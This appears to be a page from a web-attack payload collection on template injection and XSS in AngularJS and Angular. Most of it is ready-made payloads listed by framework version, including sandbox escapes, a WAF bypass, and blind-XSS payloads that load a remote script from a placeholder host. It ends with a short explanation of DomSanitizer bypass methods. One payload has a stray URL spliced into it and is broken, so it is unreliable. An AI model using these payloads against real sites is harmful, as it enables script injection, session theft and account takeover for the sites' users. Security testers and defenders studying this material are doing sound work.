XSS in Angular and AngularJS
Summary
Client Side Template Injection
The following payloads are based on Client Side Template Injection.
Stored/Reflected XSS
ng-app directive must be present in a root element to allow the client-side injection (cf. AngularJS: API: ngApp).
AngularJS as of version 1.6 have removed the sandbox altogether
AngularJS 1.6+ by Mario Heiderich
{{constructor.constructor('alert(1)')()}}AngularJS 1.6+ by @brutelogic
{{[].pop.constructor('alert\u00281\u0029')()}}AngularJS 1.6.0 by @LewisArdern and @garethheyes
{{0[a='constructor'][a](https://raw.githubusercontent.com/swisskyrepo/PayloadsAllTheThings/3ac27901c711/XSS%20Injection/%27alert%281)')()}}
{{$eval.constructor('alert(1)')()}}
{{$on.constructor('alert(1)')()}}
AngularJS 1.5.9 - 1.5.11 by Jan Horn
{{
    c=''.sub.call;b=''.sub.bind;a=''.sub.apply;
    c.$apply=$apply;c.$eval=b;op=$root.$$phase;
    $root.$$phase=null;od=$root.$digest;$root.$digest=({}).toString;
    C=c.$apply(c);$root.$$phase=op;$root.$digest=od;
    B=C(b,c,b);$evalAsync("
    astNode=pop();astNode.type='UnaryExpression';
    astNode.operator='(window.X?void0:(window.X=true,alert(1)))+';
    astNode.argument={type:'Identifier',name:'foo'};
    ");
    m1=B($$asyncQueue.pop().expression,null,$root);
    m2=B(C,null,m1);[].push.apply=m2;a=''.sub;
    $eval('a(b.c)');[].push.apply=a;
}}
AngularJS 1.5.0 - 1.5.8
{{x = {'y':''.constructor.prototype}; x['y'].charAt=[].join;$eval('x=alert(1)');}}AngularJS 1.4.0 - 1.4.9
{{'a'.constructor.prototype.charAt=[].join;$eval('x=1} } };alert(1)//');}}AngularJS 1.3.20
{{'a'.constructor.prototype.charAt=[].join;$eval('x=alert(1)');}}AngularJS 1.3.19
{{
    'a'[{toString:false,valueOf:[].join,length:1,0:'__proto__'}].charAt=[].join;
    $eval('x=alert(1)//');
}}
AngularJS 1.3.3 - 1.3.18
{{{}[{toString:[].join,length:1,0:'__proto__'}].assign=[].join;
  'a'.constructor.prototype.charAt=[].join;
  $eval('x=alert(1)//');  }}
AngularJS 1.3.1 - 1.3.2
{{
    {}[{toString:[].join,length:1,0:'__proto__'}].assign=[].join;
    'a'.constructor.prototype.charAt=''.valueOf;
    $eval('x=alert(1)//');
}}
AngularJS 1.3.0
{{!ready && (ready = true) && (
      !call
      ? $$watchers[0].get(toString.constructor.prototype)
      : (a = apply) &&
        (apply = constructor) &&
        (valueOf = call) &&
        (''+''.toString(
          'F = Function.prototype;' +
          'F.apply = F.a;' +
          'delete F.a;' +
          'delete F.valueOf;' +
          'alert(1);'
        ))
    );}}
AngularJS 1.2.24 - 1.2.29
{{'a'.constructor.prototype.charAt=''.valueOf;$eval("x='\"+(y='if(!window\\u002ex)alert(window\\u002ex=1)')+eval(y)+\"'");}}AngularJS 1.2.19 - 1.2.23
{{toString.constructor.prototype.toString=toString.constructor.prototype.call;["a","alert(1)"].sort(toString.constructor);}}AngularJS 1.2.6 - 1.2.18
{{(_=''.sub).call.call({}[$='constructor'].getOwnPropertyDescriptor(_.__proto__,$).value,0,'alert(1)')()}}AngularJS 1.2.2 - 1.2.5
{{'a'[{toString:[].join,length:1,0:'__proto__'}].charAt=''.valueOf;$eval("x='"+(y='if(!window\\u002ex)alert(window\\u002ex=1)')+eval(y)+"'");}}AngularJS 1.2.0 - 1.2.1
{{a='constructor';b={};a.sub.call.call(b[a].getOwnPropertyDescriptor(b[a].getPrototypeOf(a.sub),a).value,0,'alert(1)')()}}AngularJS 1.0.1 - 1.1.5 and Vue JS
{{constructor.constructor('alert(1)')()}}Advanced Bypassing XSS
AngularJS (without ' single and " double quotes) by @Viren
{{x=valueOf.name.constructor.fromCharCode;constructor.constructor(x(97,108,101,114,116,40,49,41))()}}AngularJS (without ' single and " double quotes and constructor string)
{{x=767015343;y=50986827;a=x.toString(36)+y.toString(36);b={};a.sub.call.call(b[a].getOwnPropertyDescriptor(b[a].getPrototypeOf(a.sub),a).value,0,toString()[a].fromCharCode(112,114,111,109,112,116,40,100,111,99,117,109,101,110,116,46,100,111,109,97,105,110,41))()}}{{x=767015343;y=50986827;a=x.toString(36)+y.toString(36);b={};a.sub.call.call(b[a].getOwnPropertyDescriptor(b[a].getPrototypeOf(a.sub),a).value,0,toString()[a].fromCodePoint(112,114,111,109,112,116,40,100,111,99,117,109,101,110,116,46,100,111,109,97,105,110,41))()}}{{x=767015343;y=50986827;a=x.toString(36)+y.toString(36);a.sub.call.call({}[a].getOwnPropertyDescriptor(a.sub.__proto__,a).value,0,toString()[a].fromCharCode(112,114,111,109,112,116,40,100,111,99,117,109,101,110,116,46,100,111,109,97,105,110,41))()}}{{x=767015343;y=50986827;a=x.toString(36)+y.toString(36);a.sub.call.call({}[a].getOwnPropertyDescriptor(a.sub.__proto__,a).value,0,toString()[a].fromCodePoint(112,114,111,109,112,116,40,100,111,99,117,109,101,110,116,46,100,111,109,97,105,110,41))()}}AngularJS bypass Waf [Imperva]
{{x=['constr', 'uctor'];a=x.join('');b={};a.sub.call.call(b[a].getOwnPropertyDescriptor(b[a].getPrototypeOf(a.sub),a).value,0,'pr\\u{6f}mpt(d\\u{6f}cument.d\\u{6f}main)')()}}Blind XSS
1.0.1 - 1.1.5 && > 1.6.0 by Mario Heiderich (Cure53)
{{
    constructor.constructor("var _ = document.createElement('script');
    _.src='//localhost/m';
    document.getElementsByTagName('body')[0].appendChild(_)")()
}}
Shorter 1.0.1 - 1.1.5 && > 1.6.0 by Lewis Ardern (Synopsys) and Gareth Heyes (PortSwigger)
{{
    $on.constructor("var _ = document.createElement('script');
    _.src='//localhost/m';
    document.getElementsByTagName('body')[0].appendChild(_)")()
}}
1.2.0 - 1.2.5 by Gareth Heyes (PortSwigger)
{{
    a="a"["constructor"].prototype;a.charAt=a.trim;
    $eval('a",eval(`var _=document\\x2ecreateElement(\'script\');
    _\\x2esrc=\'//localhost/m\';
    document\\x2ebody\\x2eappendChild(_);`),"')
}}
1.2.6 - 1.2.18 by Jan Horn (Cure53, now works at Google Project Zero)
{{
    (_=''.sub).call.call({}[$='constructor'].getOwnPropertyDescriptor(_.__proto__,$).value,0,'eval("
        var _ = document.createElement(\'script\');
        _.src=\'//localhost/m\';
        document.getElementsByTagName(\'body\')[0].appendChild(_)")')()
}}
1.2.19 (FireFox) by Mathias Karlsson
{{
    toString.constructor.prototype.toString=toString.constructor.prototype.call;
    ["a",'eval("var _ = document.createElement(\'script\');
    _.src=\'//localhost/m\';
    document.getElementsByTagName(\'body\')[0].appendChild(_)")'].sort(toString.constructor);
}}
1.2.20 - 1.2.29 by Gareth Heyes (PortSwigger)
{{
    a="a"["constructor"].prototype;a.charAt=a.trim;
    $eval('a",eval(`
    var _=document\\x2ecreateElement(\'script\');
    _\\x2esrc=\'//localhost/m\';
    document\\x2ebody\\x2eappendChild(_);`),"')
}}
1.3.0 - 1.3.9 by Gareth Heyes (PortSwigger)
{{
    a=toString().constructor.prototype;a.charAt=a.trim;
    $eval('a,eval(`
    var _=document\\x2ecreateElement(\'script\');
    _\\x2esrc=\'//localhost/m\';
    document\\x2ebody\\x2eappendChild(_);`),a')
}}
1.4.0 - 1.5.8 by Gareth Heyes (PortSwigger)
{{
    a=toString().constructor.prototype;a.charAt=a.trim;
    $eval('a,eval(`var _=document.createElement(\'script\');
    _.src=\'//localhost/m\';document.body.appendChild(_);`),a')
}}
1.5.9 - 1.5.11 by Jan Horn (Cure53, now works at Google Project Zero)
{{
    c=''.sub.call;b=''.sub.bind;a=''.sub.apply;c.$apply=$apply;
    c.$eval=b;op=$root.$$phase;
    $root.$$phase=null;od=$root.$digest;$root.$digest=({}).toString;
    C=c.$apply(c);$root.$$phase=op;$root.$digest=od;
    B=C(b,c,b);$evalAsync("astNode=pop();astNode.type='UnaryExpression';astNode.operator='(window.X?void0:(window.X=true,eval(`var _=document.createElement(\\'script\\');_.src=\\'//localhost/m\\';document.body.appendChild(_);`)))+';astNode.argument={type:'Identifier',name:'foo'};");
    m1=B($$asyncQueue.pop().expression,null,$root);
    m2=B(C,null,m1);[].push.apply=m2;a=''.sub;
    $eval('a(b.c)');[].push.apply=a;
}}
Automatic Sanitization
To systematically block XSS bugs, Angular treats all values as untrusted by default. When a value is inserted into the DOM from a template, via property, attribute, style, class binding, or interpolation, Angular sanitizes and escapes untrusted values.
However, it is possible to mark a value as trusted and prevent the automatic sanitization with these methods:
- bypassSecurityTrustHtml
- bypassSecurityTrustScript
- bypassSecurityTrustStyle
- bypassSecurityTrustUrl
- bypassSecurityTrustResourceUrl

Example of a component using the unsecure method bypassSecurityTrustUrl:
import { Component, OnInit } from '@angular/core';

@Component({
  selector: 'my-app',
  template: `
    <h4>An untrusted URL:</h4>
    <p><a class="e2e-dangerous-url" [href]="dangerousUrl">Click me</a></p>
    <h4>A trusted URL:</h4>
    <p><a class="e2e-trusted-url" [href]="trustedUrl">Click me</a></p>
  `,
})
export class App {
  constructor(private sanitizer: DomSanitizer) {
    this.dangerousUrl = 'javascript:alert("Hi there")';
    this.trustedUrl = sanitizer.bypassSecurityTrustUrl(this.dangerousUrl);
  }
}
When doing a code review, you want to make sure that no user input is being trusted since it will introduce a security vulnerability in the application.
References
- Angular Security - May 16, 2023
- Bidding Like a Billionaire - Stealing NFTs With 4-Char CSTIs - Matan Berson (@MtnBer) - July 11, 2024
- Blind XSS AngularJS Payloads - Lewis Ardern - December 7, 2018
- Bypass DomSanitizer - Swarna (@swarnakishore) - August 11, 2017
- XSS without HTML - CSTI with Angular JS - Gareth Heyes (@garethheyes) - January 27, 2016